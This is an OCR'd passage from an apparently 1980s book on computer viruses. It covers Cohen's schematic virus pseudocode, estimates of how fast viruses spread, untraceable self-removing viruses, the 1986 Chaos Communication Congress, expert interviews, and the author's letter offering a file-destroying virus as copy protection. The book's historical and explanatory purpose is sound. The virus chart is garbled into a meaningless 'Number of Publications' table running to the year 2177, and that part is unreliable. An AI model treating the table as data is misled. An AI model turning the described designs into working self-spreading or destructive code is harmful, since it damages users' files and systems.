{if not D(contradictory_virus) then
  {infect_executable;
   if trigger_pulled then do_damage;
   goto next;}}

next:}

```

D represents a subroutine which is supposed to decide if its argument is a virus program, i.e.,  $D(x)$  is true if  $x$  is a virus.  $D(x)$  is false if  $x$  is not a virus. An infection is produced if the result is negative.

The logic of Cohen's program can also be used for other purposes. A story, like that of the village barber who shaves only the village men who do not shave themselves, can also be represented in a program of this type:

(Does the barber shave himself or does someone else shave him?)

```

program Barber:=

subroutine shave:=
{loop:file = search_for_some_man;
if man=shaven then goto loop;
shave_man;}

main_program:=
{if not D(barber) then
  shave;
goto next
next:}

```

D represents a subroutine which decides whether its argument is a barber or not. i.e.:  $D(x)$  is true if  $x$  is a barber, else it is false. This results in the proof that it's impossible to determine whether a given man is a barber or not.

Naturally, this can only be judged if this man has shaved someone.



The error lies in trying to recognize, in advance, a property of an object which cannot be seen until some operation is performed, which then affects the input criteria for testing the object.

To put it another way: An employer doesn't hire a new worker if he knows that the worker is lazy. If there were a test for laziness, then the applicant could use the test on himself and then work hard if the test results were positive.

A contradiction in itself. Apart from the fact that it's impossible to write a subroutine which faultlessly determines whether a program is a virus, at least one which ran in a reasonable amount of time, you could also change the listing above without significantly changing the program logic:

```
Start:
Test if A is a virus.
If A is a virus, then take virus property away from A.
If A is not a virus, then give the virus property to A.
```

```
Or the same thing for BASIC fans:
10 if a=3 then a=5
20 if a=5 then a=3
30 goto 10
```

Whether such programs are particularly revealing or not is up to the reader.

**Evolutionary virus** The next program in Cohen's work is an *evolutionary virus*, which changes its appearance:

```
program evolutionary_virus:=
{12345678;

subroutine infect_executable:=
{loop:file = get_random_executable_file;
if first_line_of_file=12345678 then goto loop;
prepend virus to file;}

subroutine do_damage:=
{whatever damage is to be done}

subroutine trigger_pulled:=
{return true if some condition holds}

subroutine print_random_statement:=
{print random_variable_name,=,random_variable_name;
loop: if random_bit=0 then
{print random_operator,random_variable_name;
goto loop}
print semicolon;}

subroutine copy_virus_with_random_insertions:=
{loop:copy evolutionary_virus to virus until
```

```

        semicolon_found;
    if random_bit=1 then print_random_statement;
    if not end_of_input_file goto loop;}

```

```

main program:=
{copy_virus_with_random_insertions;
infect_executable;
if trigger_pulled then do_damage;
goto next;}

```

```

next;}

```

In this manner we get viruses which are similar in what they do, but which have different appearances. Cohen did not use this to prove that it is impossible to discover a virus through comparison procedures. Instead he used a program based on the same invalid proof method as the *contradictory virus* above.

```

program undecidable_evolutionary_virus:=
{12345678;

```

```

subroutine infect_executable:=
{loop:file = get_random_executable_file;
if first_line_of_file=12345678 then goto loop;
prepend virus to file;}

```

```

subroutine do_damage:=
{whatever damage is to be done}

```

```

subroutine trigger_pulled:=
{return true if some condition holds}

```

```

subroutine copy_with_undecidable_assertion:=
{copy copy_with_undecidable_assertion to file until
  line_starts_with_zzz;
if file=P1 then print "if D(P1,P2) then print 1;"
if file=P2 then print "if D(P1,P2) then print 0;"
copy undecidable_evolutionary_virus to file until
  end_of_input_file;}

```

```

main program:=
{if random_bit=0 then file=P1 otherwise file=P2;
{copy copy_with_undecidable_assertion;
zzz;
infect_executable;
if trigger_pulled then do_damage;
goto next;}

```

```

next;}

```

D represents a comparison procedure which compares its two arguments. The operation of this program can be described as follows:

START:

Test two things for equality; if they're equal, make then unequal.

Test two things for inequality; if they're unequal, make them equal.

Go to START

Despite the problems with finding viruses, Cohen concluded that it's possible to identify a virus if the virus marker is known. Naturally, in such a case you need only look in the suspected programs for this marker in order to recognize an infection. Cohen also recognized that programs could be made immune against the virus by inserting the virus marker because the virus behaves as if the programs were infected. Another infection would then be unnecessary. More about protection against viruses is found in Section 15.3.

Cohen brings up an interesting question: What is the probability that a virus program develops by chance?

According to Cohen, the probability under favorable conditions is  $500!/1000^{**}500$ . Whether he is right and how large the potential danger really is, is explained in Section 13.3.

At the end Cohen came to the conclusion that existing systems don't offer sufficient protection against virus attacks. There is much more to be done...

**Summary:** Cohen's work did not bring the clarity which had been expected. Despite this, he did succeed in sharpening the awareness of the danger and to bring to light certain problems and risks.

**3**  
**Dangers from computer**  
**viruses**

### 3. Dangers from computer viruses

Manipulations of data or programs are as old as electronic data processing itself. Why then are virus programs causing such a stir? Perhaps the new name for these programs plays a significant role here. In the times of much discussion about AIDS, the term "virus" coined by computer scientists was just what the press was looking for.

The fatal part of virulent program code is primarily that virus programs develop a life of their own, upon which the developer of this program has only limited control once the reproduction has begun. It's similar to a chain reaction in an atomic reactor—once the process has started, it can only be stopped with great difficulty. But this brings us to another point. In earlier computer systems it had required detailed system knowledge or long-term access to the computer to bring about certain data manipulations, but now it is very easy to perform this task with virulent code.

**An example:** A would like to cause harm to B by making all of the data on B's computer unusable. Naturally, this can be done without virulent code with a memory-resident program which has the task of erasing the stored data at a designated point in time (such "jokes" are most often found in software from dubious sources). But first is the danger that the memory-resident program will be discovered or will be removed when the computer is turned off, and second, even after the deed has been done it's not particularly difficult for B to restore the destroyed data from backup copies.

When a virus is involved, the danger of A being discovered becomes much smaller.

The virus propagates itself and within a short time has infected all of the programs. The infected programs are still executable, however. The virus function is to encrypt all of B's data. Since all of B's programs which are infected with this virus possess this encryption algorithm and can put the data into a readable form before being processed, the computer can be used as usual. The condition prevails until all of B's backup data has been encrypted without his knowledge.

Now if B's already infected software is erased, on a given date, for example, then not only is all of the original data useless, but so are the backup copies, since the encrypted data can only be processed by the infected programs.

This is only one example of the dangers of virulent software. Since the programmer of viruses is subject only to the limitations of the computer system in question, all of the tasks which can be performed on the system can be included in a virus. But this condition alone does not make up the real danger of computer viruses. The greatest threat is the enormous propagation speed of the virus.

**An example:** As the basis of our calculation we'll use a virus such as that described in Section 1.4. This virus creates a new copy of itself every time an infected program is started. After the first start there are two versions present, one of which is the original. Each of these two programs creates a new copy of the virus when it's started. Thus in a system infected with a virus there are as many viruses present as infected programs started.

*Computer system with  $n$  programs + one virus program*

In this case theoretically  $(n+1)$  different starting procedures must be generated in order to guarantee that the virus has been started. The statistical probability is  $1/(n+1)$ .

After the start of  $(n+1)$  different programs there are two viruses in the system; now only  $n+1-1$  different starts are necessary and the probability rises to  $2/(n+1)$ . But this also means that after  $n+1$  different starts there are at least four viruses in the system and the probability of starting an infected program is already  $4/(n+1)$ .

This calculation is based on an "ideal" system in which all of the available programs are treated equally, that is, they are all called just as often. Naturally, such systems are very rare.

A virus programmer always tries to give his virus the greatest amount of access into the system. This can be done by programming the virus to infect often-used programs first. Another possibility is to start infected programs several times in succession and to increase the degree of infection. In this case direct access to the computer is necessary, however.

But of course a virus does not have to be satisfied with just one infection per call. If a virus is programmed to infect four programs when it's started, then our computation looks a bit different.

*Computer system with  $n$  programs + one virus program  
(creates four copies)*

Again, theoretically  $(n+1)$  different programs must be started in order to start the virus at least once; the probability is  $1/(n+1)$ .

But after starting  $(n+1)$  different programs there are now already five viruses (one original and four copies) in the system and there are only  $(n+1-4)$  different starts necessary to run the virus again, and the probability improves to  $5/(n+1)$ . This also means that after  $(n+1)$  different starts at least 25 viruses are in the system and the probability of starting an infected program are at least  $25/(n+1)$ . However, the probability is much higher. A deciding factor is also the order in which the programs are started. If the first program started is a virus, then the probability that an infected program is called next time is much higher, since there are already four new viruses present.

The following charts show the spread of a virus with simple replication:

[illegible]

**With a virus which has four-fold replication, everything goes much faster:**

Year	Number of Publications
1980	1
1981	1
1982	1
1983	1
1984	1
1985	1
1986	1
1987	1
1988	1
1989	1
1990	1
1991	1
1992	1
1993	1
1994	1
1995	1
1996	1
1997	1
1998	1
1999	1
2000	2
2001	2
2002	2
2003	2
2004	2
2005	2
2006	2
2007	2
2008	2
2009	2
2010	2
2011	2
2012	2
2013	2
2014	2
2015	2
2016	2
2017	2
2018	2
2019	2
2020	2
2021	2
2022	2
2023	2
2024	2
2025	2
2026	2
2027	2
2028	2
2029	2
2030	2
2031	2
2032	2
2033	2
2034	2
2035	2
2036	2
2037	2
2038	2
2039	2
2040	2
2041	2
2042	2
2043	2
2044	2
2045	2
2046	2
2047	2
2048	2
2049	2
2050	2
2051	2
2052	2
2053	2
2054	2
2055	2
2056	2
2057	2
2058	2
2059	2
2060	2
2061	2
2062	2
2063	2
2064	2
2065	2
2066	2
2067	2
2068	2
2069	2
2070	2
2071	2
2072	2
2073	2
2074	2
2075	2
2076	2
2077	2
2078	2
2079	2
2080	2
2081	2
2082	2
2083	2
2084	2
2085	2
2086	2
2087	2
2088	2
2089	2
2090	2
2091	2
2092	2
2093	2
2094	2
2095	2
2096	2
2097	2
2098	2
2099	2
2100	2
2101	2
2102	2
2103	2
2104	2
2105	2
2106	2
2107	2
2108	2
2109	2
2110	2
2111	2
2112	2
2113	2
2114	2
2115	2
2116	2
2117	2
2118	2
2119	2
2120	2
2121	2
2122	2
2123	2
2124	2
2125	2
2126	2
2127	2
2128	2
2129	2
2130	2
2131	2
2132	2
2133	2
2134	2
2135	2
2136	2
2137	2
2138	2
2139	2
2140	2
2141	2
2142	2
2143	2
2144	2
2145	2
2146	2
2147	2
2148	2
2149	2
2150	2
2151	2
2152	2
2153	2
2154	2
2155	2
2156	2
2157	2
2158	2
2159	2
2160	2
2161	2
2162	2
2163	2
2164	2
2165	2
2166	2
2167	2
2168	2
2169	2
2170	2
2171	2
2172	2
2173	2
2174	2
2175	2
2176	2
2177	2


Given these calculations, it's easy to see why computer viruses are so dangerous. To be sure, propagation like that in the examples above are not achieved in practice because not all infected programs are started right away again. The difference between viruses and other manipulative programs is illustrated very clearly.

### 3.1 The legend of positive viruses

Often in the discussion of viruses you hear of positive effects which can (supposedly) be achieved with the help of viruses. The compression virus is often referred to as the classical example, first mentioned by Cohen. This virus, once placed in the system, is supposed to infect all executable programs and reduce the memory requirements of the infected software on the disk drive as a result of its manipulation task—data compression through Huffman coding. Huffman coding, developed by David Huffman, is a process based on binary trees which makes use of redundancy in a file to compress it. The storage requirements of program files can, depending on their structure, be reduced 50 to 80% of their original size. For text or graphic files, the author has found that it can reduce file size by an even greater amount.

Naturally, compressed programs are no longer directly executable and must be brought back to their original state before execution. This task must be performed by the virus immediately after the program is loaded, which naturally means that the virus itself cannot be compressed. In practice this process looks something like this:

The program infected with the compression virus is started.





Viewed from a theoretical standpoint, this would be quite a positive virus program. But if this program structure and the resulting relationships are examined more closely, then you can see that considerable problems might arise in practice. First, the execution time of the software increases, because of the decompression required before each execution and the virus always looks for a new program to infect and then compresses it if it finds one. In addition, such compressions only make sense if the program to be compressed is at least 50% larger than the virus program itself. Otherwise the compressed, infected program requires more space than the original program. In certain cases legal problems can also arise because software cannot simply be compressed, at least not if the user intends to hold the manufacturer responsible for possible software errors.

Moreover, today the price of mass storage no longer carries the weight it once did in previous years.

**Result:** The user of home computers or PCs does not want to use such software because the execution time of programs become too long; the user of minicomputers or mainframes has enough storage space available, and has no need for the compression virus. In both cases the fear of unanticipated changes to software represents another drawback.

*The personal opinion of the author regarding "positive viruses":*

The use of virulent software makes sense only on systems which are used for developing new structured software. On current systems all manipulations which are performed with the help of viruses can be accomplished using other methods, which can be controlled much better. The only exceptions are applications for which control or a method of control is undesired. The reader can decide for himself what cases this might be.

### 3.2 Virtually impossible to trace

As we have already said, one of the greatest dangers of virus programs is the relatively small risk involved to someone using viruses for criminal purposes. When virus programs are placed on networks or mainframes it is almost impossible to determine the origin of the program. But the problem does not just lie in the inaccessibility of network structures. The origin of virus programs can be completely hidden with a bit of care. This is not even considering the fact that a carrier program can be removed from the system after being started without breaking the infection chain.

If you continue to think along these lines, you quickly come to the conclusion that after a successful penetration and propagation, viruses must either destroy themselves or transform themselves into harmless, non-virulent programs in order to minimize the risk of detection as much as possible. If you follow this direction a bit further, you come to a type of virus which is really not far removed from organic life: programs which do not infect their hosts continually, but which remove themselves from these programs after a few replications.

The reader can imagine how difficult tracing this type of virus would be. There is almost no risk at all to the perpetrator, since he probably won't leave a copyright message in the program. If it's not possible to trace the source of the virus through technical means, then really the only way left is to deduce the perpetrator based on the goal which seems to be pursued by the virus.

If a virus program performs manipulations in favor of A, then it naturally follows that A intends to reap some financial benefit (or that B is trying to throw suspicion on A). The chances of finding the perpetrator based on the type of manipulations shrink to a minimum when the manipulation is of a destructive nature (e.g., FORMAT C:).

If B wishes to perform manipulations to his advantage, we must consider what sort of manipulations will be performed. But here again it comes down to the point of view, because a disadvantage for A can be quite advantageous for B, if A is a business competitor of B, for example.

But despite all this, no matter what type of manipulations have taken place on a system, it would be a mistake to destroy all data and programs. Upon discovering a virus this would rob you of the possibilities of tracing the virus based on its manipulation task.

As long as the standard reaction to a virus infection is to destroy all data and programs, it remains relatively safe for virus programmers to pursue dubious goals with such software.

### 3.3 Lack of information prepares the way

Many hardware manufacturers and software houses have a great deal of trouble with the topic of "protection against viruses." The reason can be seen in the fact that the release of system-specific information required for protection naturally also supplies the "other side" with this information.

#### Hidden files

An example of this is again the MS-DOS operating system. When the first PCs from IBM came on the market with the PC-DOS operating system, many users wondered why files like MSDOS.SYS or IO.SYS were not listed in the directory. The reason, as almost every MS-DOS user today knows, is that the "hidden file" attribute prevents the names of these files from being listed in the directory. In the meantime, a number of programs, even some MS-DOS utility programs, have been written which allow any user to change the file attributes or even to edit hidden files. Thus by explaining its operation, the "hidden" attribute lost any protective function it had.

Many manufacturers still believe that a protection program is really only good if you cannot figure out how it works. However, it's only a matter of time before someone figures out how it works and the protection loses its value.

A protection scheme must be so good that publication of its operation can be done without danger, because a potential perpetrator can immediately recognize the pointlessness of any attempt to bypass it, and thus does not attempt to do so.

Software houses have not yet been able to implement this philosophy. Data security is still based heavily on the lack of knowledge the user has.

#### A few examples:

- A payroll program is protected by a password.
- A database system prevents the program from being terminated during the phase in which the copyright message is checked.
- A copy protection scheme prevents debuggers from being used by changing the interrupt pointer.

Since the knowledge of the computer user is always increasing, this type of data protection, which is based on the absence of this knowledge, is no longer acceptable. By not bringing to light security gaps in a computer system, the user can be given a deceptive sense of security. But it's even worse when others know of these gaps and make use of them for destructive purposes. Thus it's much better for the user when he is informed about dangers in his system. Only in this manner can illegal changes be protected against. To be sure, a potential attacker can also use this information to take advantage of security gaps in the system, but he must be much more careful when the user also knows of these gaps and correspondingly watches over them carefully.

**4**

**Status quo of virus research**

#### 4. Status quo of virus research

When you try to describe the current state of computer virus research, you are faced with the problem of finding the right person to talk to. Who is a knowledgeable person in the field? If you list groups or institutions with an interest in virus topics, you get a list something like this:

- 1) Industry
- 2) Government positions
- 3) Research organizations
- 4) Hackers
- 5) Independent scientists
- 6) The press
- 7) Users
- 8) Security consultants

If you work through this list, you quickly come to the conclusion that security consultants cannot be considered researchers because their important area of work is too complex and they cannot concern themselves with research work.

The user is best able to report about experiences with viruses, but not about research results.

The press certainly has an important function as a mouthpiece, but while they pave the way for the spread of knowledge in the beginning, they quickly lose interest.

Independent scientists have an important position in the area of computer viruses, but they enjoy little publicity and are therefore hard to locate.

Hackers enjoy more publicity, but they are just as hard to track down.

Research organizations either work on past problems, or work on current projects in such secrecy that even the researchers working on such problems don't really know what they are working on.

The same applies to government positions.

This leaves industry, which seems to have little interest in the whole affair.

First we'll take a look at the computer hackers, who have never been afraid of dealing with hot subjects in the public view, or of sometimes getting burned in the process.

#### 4.1 Chaos Communication Congress, Dec. 1986

The 1986 annual congress of the Hamburg CCC (Chaos Computer Club) was held with the motto "Computer viruses." Two to three hundred programmers and other technically interested people met in Hamburg, Germany to discuss the latest research in the field of data security. Among them were some programmers with practical virus experience—about twenty, according to the organizer.

How did this meeting come about, which represented a novelty in the area of technical conventions? According to the organizer:

"Although corresponding publications in the technical press should have created a sense of the potential danger of computer viruses in manufacturers of operating systems, system houses and software vendors, our research has shown the opposite. The system houses will not recognize the problem. An awareness dedicated to information about risks isn't yet present. It's likely that industry and business carelessly enhances the potential danger through the suppression of information.

"Most users of personal computers in industry, business and trade as well as all private users are left at the mercy of this development.

"The CCC was prompted to present the Chaos Communication Congress '86 with the emphasis on computer viruses. Only an open discussion can promote an understanding of this development. The Congress would collect and communicate ideas about consequences, repercussions and protection options."

The February issue of the CCC newsletter Datenschleuder (Data Separator) proved that presentable results were achieved along these lines. Information and results of the discussions were published in this issue.

"The damages caused and/or uses of a virus depend on the developer or propagator of the virus. Probably the main cause of retaliation is bad social conditions for programmers. In addition, jealousy, envy and helplessness help create the environment for the malevolence of viruses."

"Since detailed information about computer viruses draws copycats, this must be taken into account when discussing virus development."

"History has shown how dangerous it is to omit questions of security from open discussion among professionals."

"...congress participants expect an introduction to an open discussion about the residual risks of new technologies."

So much for the summary of the organizer. During the discussion, which was interrupted briefly by a bomb threat, it was impossible for the participants to agree. The following quotes show the different opinions of the participants:

"I curse the day I added a hard disk."

"Events like the CCC '86 don't have any decisive effect on how computers are used. They create an awareness of the importance of action."

"The problem isn't computer viruses, but the catastrophes that arise from the dependence on technology."

"Viruses are good when the developer of the virus cannot develop the antidote."

While the discussion about the advantages and disadvantages of publishing viruses ran on, the first copies of viruses, quite harmless demo versions created a few rooms away, were already being distributed. The entire discussion was followed by members of the press, who did not always disclose their identities. The impression was created for publicity purposes that programmers would use viruses to commit crimes or would advocate their use: "In case of an emergency do you believe that a virus attack on government installations is legitimate?"

Queries about receiving source code for "fierce" viruses were also heard. Each participant had to answer these and other questions for himself, however. The opinions were too different. Many participants found it preferable to talk only about theoretical problems in order to avoid spreading detailed knowledge of viruses by copycats. Towards the end almost all agreed that "mystery mongering" opened the door to viruses and thus everything must be done to make the public aware of the problem. A praiseworthy goal, which the CCC had previously followed without restriction.

## 4.2 Secret studies?

It certainly seems reasonable that there must be more virus research than government officials are willing to admit. A bit of consideration reveals that neither large industrial concerns nor governments can ignore the risks of a virus attack. Therefore the results of research activities, which certainly exist, are kept secret until an impenetrable security system has been developed and tested.

The author has information from highly-knowledgeable sources that such secret studies exist. To protect the informant, the following comments remain anonymous.

*What do you think about the activities of hackers in the area of computer viruses?*

"It's not just the hackers who are working on the problem of computer viruses. Besides, these people certainly do not represent a great danger."

*How great do you think the risk of viruses really is?*

"Even the suspicion of viruses on a computer system can sometimes make an installation useless since its use can be forbidden for security reasons. The suspicion that someone could get secret information can prevent this information from ever being fallen back on, since the consequences are unforeseeable."

*Do you believe that it's possible to bring an infected system back into operation?*

"Upon investigating an infected system you may find a virus. Was it the only one? Can you still bear the risk? What can you do with your backup copies? Do you want to trust them?"

*Do you see ways of protecting computer systems from viruses?*

"It has been suggested to remove all externally writeable storage from an installation."

*What do you think about publication of information about computer viruses?*

"I feel that it's the people that know the least about it that talk the most. You tend to hear little from people who actually understand something about computer viruses because these people don't consider whether or not the subject should be made public. You don't have to spell out instructions on how to use them."

The last statement is probably the most important of the whole text, because it proves what has always been suspected.

A study of a large industrial concern, in which consideration was given to the best possible protection, came to the following conclusions. They involve mainframes:



- Changes in software libraries must be prevented through write protection.
- Comparisons between the original state of software and its current state must be made continually.
- Each new piece of installed software must be archived for comparison purposes.
- Information about software and protection mechanisms must be kept hidden.
- Regular talks must be conducted with system authorities to motivate them.
- All persons not belonging to the organization who have computer access must be checked.
- Software not developed in-house must be checked before it's used.

As you can see, much consideration is given to viruses behind closed doors while officially the harmlessness of these programs is stressed.

**5**  
**Live with the danger?**

## 5. Live with the danger?

The author got the following answer to this question from a security expert: "Laws are violated everywhere. Whether an employee of a chocolate factory steals a bar of chocolate, whether illegal plutonium is produced, or viruses are smuggled into computers, we must live with all of these events. And really we can do that quite well."

Since there was never any practical protection against computer viruses recognized as 100% safe, there is really nothing left but to make ourselves as aware as possible of this danger. Otherwise if we work at EDP installations we may someday end up with a nasty surprise. But here the industry has a good deal of patience and seems to be waiting for something to happen and then after the fact, say what should have been different. Fortunately this attitude is changing. How long this change takes is the topic of the following pages.

## 5.1 Comments about viruses

To give the reader an impression of the controversial discussion of computer crime, we have included conversations with people who are acquainted with the material through their daily occupations. The police are destined to have some comment since they have been involved with computer crime for some time as a result of the large number of EDP applications and the potential crime. An agency in the south of Germany plays a pioneering role in this area. Mr. Paul, Chief Commissioner and Head of Area 41 in the Bureau of Criminal Investigation in Bavaria, was kind enough to answer a few questions:

- 1) *At the moment, about the only place you can find people to talk openly about computer viruses is in the hacker scene. As a result, hackers are mentioned together with virus programs and their criminal uses in various trade magazines. Do you also see the hacker scene as a great potential danger?*

"To me, hackers who work with computers in their free time are like ham radio operators. They must abide by the appropriate laws.

"For me there is no reason why there should be more criminals in this group of people than in the statistical average. In contrast, I find this group especially hardworking and industrious. They support the scientifically important integration of EDP in our science and business.

"A danger arises when their technical knowledge is misused by persons or groups with criminal tendencies."

- 2) *Through your occupation you are confronted every day with computer crime. Are you aware of EDP installations in which computer viruses were used or their use was suspected?*

"No."

- 3) *Generally it's extremely difficult to produce concrete evidence of an illegal computer crime. Do you see a great deal of uncertainty and unknown number of cases in this area?*

"Yes."

- 4) *In order to be able to rely on any insurance coverage in the case of damage resulting from sabotage software, it's generally necessary to be able to name the perpetrator of the damage. What can you advise a user who suspects that viruses have been placed in his system?*

"In such cases the incident should be reported to the authorities."

- 5) *Through better EDP education, the previous protection against viruses, which was based on the ignorance of the user, is gradually eroding away. How do you judge the further development in the area of computer crime in general and for virus programs in particular?*

"Through the increasing use of EDP in science and management and the growing number of EDP users, the cases of misuse inevitably increase.

"This requires qualified security measures. Since these cannot be perfect, protection through legal and civil sanctions is necessary. Now it's the task of the investigating authorities to create these regulations.

"It's also necessary for EDP users to keep in mind the security issues as the dependency of EDP grows."

The same or similar questions were also posed to other people in the broad area of data security. One of these was the head of a large insurance company, which among other types of computer insurance, offers protection against computer misuse:

*What is your opinion of the "hacker scene"?*

"We always associate something negative with the hacker scene because they obtain access to data which they have no right to access. For us that means that this hacker risk cannot be guarded against through insurance means. When we view this under the subject of viruses, the possibility can arise that viruses are planted by hackers. We see this hacker risk growing. One of the biggest reasons is that the possibility exists to reach computer systems remotely over phone lines."

*Are you aware of EDP installations in which computer viruses were used or their use was suspected?*

"No."

*What do think about the reports of viruses that have appeared so far?*

"Reports of viruses have been unsettling so far. Not because they come from the hacker scene, but because they lead to fear in ordinary people because users don't know what to do about these reports. Questions about whether it can happen to their computer, where the danger lies, etc., are not answered in these publications or aren't answered satisfactorily."

*To question 1):*

"We believe that the hacker scene, as long as it's confined to 'hacking,' refraining from things like 'cracking', 'crashing' or 'browsing,' is something which should have been invented if it didn't already exist. Here information about ineffective security in DP systems and communication networks is discussed openly. There is a lot of time available for experimentation, which could never be paid for if you wanted to engage them for direct security analyses.

"Naturally we have some thoughts about the activities which hackers engage in. Along with this is the diverse area of computer crime, which has nothing to do with hacking: financial theft, knowledge and data theft, sabotage, time theft, disclosure of information. Since no remedy has yet been found for misuse, this potential danger doesn't change when you come up against hackers. Changes can be made only by making the systems more secure. Knowledge gained from the activities of hackers should enter into this process.

"Capital damage caused by computer crime does occur. However, we have not had to file criminal charges yet. From this you could assume that the reported numbers are correct, but that there are still a large number of unknown cases.

"What would happen to a bank if people found out that data was changed with the help of computers. When you think of hackers, who else might have access to the bank computers? Who would bring his money there?

"Thus it's understandable that investigations of such damages are not publicized."

*There are damages which are recognized, but which are not reported, and there are damages which exist, but which are not recognized. Where do you see the potential for the greatest number of unreported cases?*

"Purely subjectively we would say: with damages which are recognized but not reported, which are taken into account. Just like a worker who takes a drill from the workshop is seldom reported."

*To question 4):*

"So far we have not had any such damages, we haven't given the matter any thought. Basically you could say that all the security measures must be checked.

"Spontaneously we would come to the conclusion that the entire system would have to be replaced by a new one.

"From an insurance point of view, you can only say that as soon as suspicion arises, the insurance company must be notified, because only damages which were caused two years before the report are covered."

*To question 5):*

"Computer crime is definitely increasing. This is also related to the increased use of computers."

"Since we have so far not come into direct contact with computer viruses, we'll wait a while to see what develops. The potential danger of viruses is certainly there, and how it continues to develop depends on the protection measures of the users. Newly-developed protection products must first prove their effectiveness."

"It would certainly be desirable to have a product which not only detects viruses or prevents their entry into the system, but that could also remove viruses from a system."

"This task cannot be performed with the currently available technical means, however."

One person who the author would not have wanted to miss is Hans Gliss, managing editor of the Data Security Advisor, part of the publishing group Handelsblatt and a board member of the Society for Data Security and Protection.

*To question 2):*

"Yes, only isolated cases, but then with great effect."

*To question 3):*

"Yes. When you follow technical literature which names concrete cases of computer misuse, it's apparent that only a small fraction of these owe their discovery to anything other than chance."

*To question 4):*

"First of all, the DP operator who secures his system should be aware that he is acquiring a security force which, in case of damage, might not be able to conclusively name the perpetrator. This isn't generally known. A security excerpt first expressed this publicly in the Data Security Advisor of 3/87."

"Moreover, it's advisable that those who suspect a virus attack should halt operations immediately and isolate the system. What is then done depends on the system and its software configuration as well as on the personnel options of the operator."

"Prior preparation, that is, a security archive, must be maintained so that you can fall back on software which is guaranteed to be uninfected. It's advised as a minimum for the software which cannot be obtained from outside the installation.

"If a virus attack is suspected, and not yet proven, a thorough search through the operating system and user programs is necessary between the isolation and the system reconstruction phase in order to verify the virus manipulation."

*To question 5):*

"Computer crime will certainly increase dramatically. This is connected with the user structures. According to the investigations of the British security expert Kenneth Wong (85 Securicom, Cannes), one feature was found to be in common with a number of cases in the U.S. and Great Britain: about 70% of the perpetrators were end users. Through networked systems and integrated DP, it's exactly this group which is increasing above the average. A strong increase in the cases of misuse will follow somewhat later in time.

"Concerning virus programs, I believe that there will be various classes: For one there are the freaks who want to see what happens when an infected program is made available to the general public. Further, I can imagine that companies will protect demo versions of software with a *sleeping virus* that becomes active when the software is copied or started without certain security precautions.

"Depending on the type of protection measures used internally, viruses can also be ideal tools for malicious people: You place a logical bomb with fragmentation effect and a time fuse. The last class, which I believe possible, but rare, requires a high degree of knowledge: Virus programs with a certain manipulation task in areas to which the virus programmer has no direct access.

"As an example, imagine that for the purpose of embezzlement, an accounting program is made to favor a very specific customer, say to reduce the quantity or price of a delivery. Direct access to the program could attract attention too easily. The perpetrator gives the manipulation task to a virus, which he places in an inconspicuous area of the system and which travels from program to program, removing itself from its previous host until it comes across the desired accounting program and performs its task."

Regrettably, not all who were asked for comments gave them. This is more regrettable because it involves people who were informed about secret research activities in this area.



## 5.2 Ignorance is bliss

Until very recently, most large companies have ignored the existence of viruses in the hopes that they would go away. The few people who showed any interest wanted to know about viruses for the wrong reasons. Several excerpts from the author's correspondence should help show how he came to this conclusion. The author's first ready-to-use virus was completed in July 1986, and its success on computers of his own and others—naturally with the consent of the owners—was quite alarming.

After the author became aware of the enormous potential for danger, he came to the conclusion that all users must be made aware of the existence of such programs in order to prevent the unnoticed spread of virus programs. To accomplish this, large software houses, businesses, and book publishers seemed to be the right people to talk to. So beginning August 1986, about 50 to 70 companies, the largest in the business, received the following letter:

7/30/86

Dear Sir or Madam,

Recently, the topic of computer viruses have been appearing in press, but no one has been able to concretely describe what a virus is.

I am therefore pleased to inform you that I have succeeded in developing an executable virus under the MS-DOS operating system (for IBM PC, XT, AT and compatibles) and thus, as far as I know, I have the only virus program existing in Germany.

For me the most important part was a chance to verify the theory of viruses. As an experiment I installed the "virus" together with a copy protection scheme which I developed in my program "Plot3d" (three-dimensional representation of functions), which is not yet completed. The program Plot3d can only be run from the original disk.

It can be copied without problems to hard disk or to a floppy disk. If the original disk is not present when the program is started, the virus will be activated. This will search the disk drives in a certain order for executable programs (.com/.exe) which have not yet been infected by the virus. If a program is found, the virus will be copied into this program, while the executability of the original program will try to be maintained by changing the entry addresses to prevent premature discovery of the virus.

The primary function of the virus is to preserve its reproducibility, even if its host program suffers as a result. Naturally, the time and date entries and path and drive remain unchanged. If no more uninfected programs can be found, a randomly-controlled gradual destruction of all files begins.

Naturally I am not interested in knowingly releasing this virus, since it would certainly cause anxiety for some. Publishing the program together with the corresponding documentation could both "take the wind out of the sails" of copycats as well as illuminate the area of computer viruses before it produces the chaos that virus programs can cause. My virus will certainly not remain the only one.

Also of interest is the question of whether a virus can be used as copy protection in the form described above.

If you are interested in more information about viruses in general or in this program in particular, I will gladly assist you.

I will be happy to send you a demo disk with the virus, the copy protection I developed, and the program Plot3d upon receipt of DM 17.50.

All rights for the programs named above belong to me.

Sincerely,

Ralf Burger

The expected response from software houses and industry never came. Instead, a few magazines responded which wanted to report about it and some smaller software houses who were interested in using the virus for copy protection.

A particularly nice answer was received from company M:

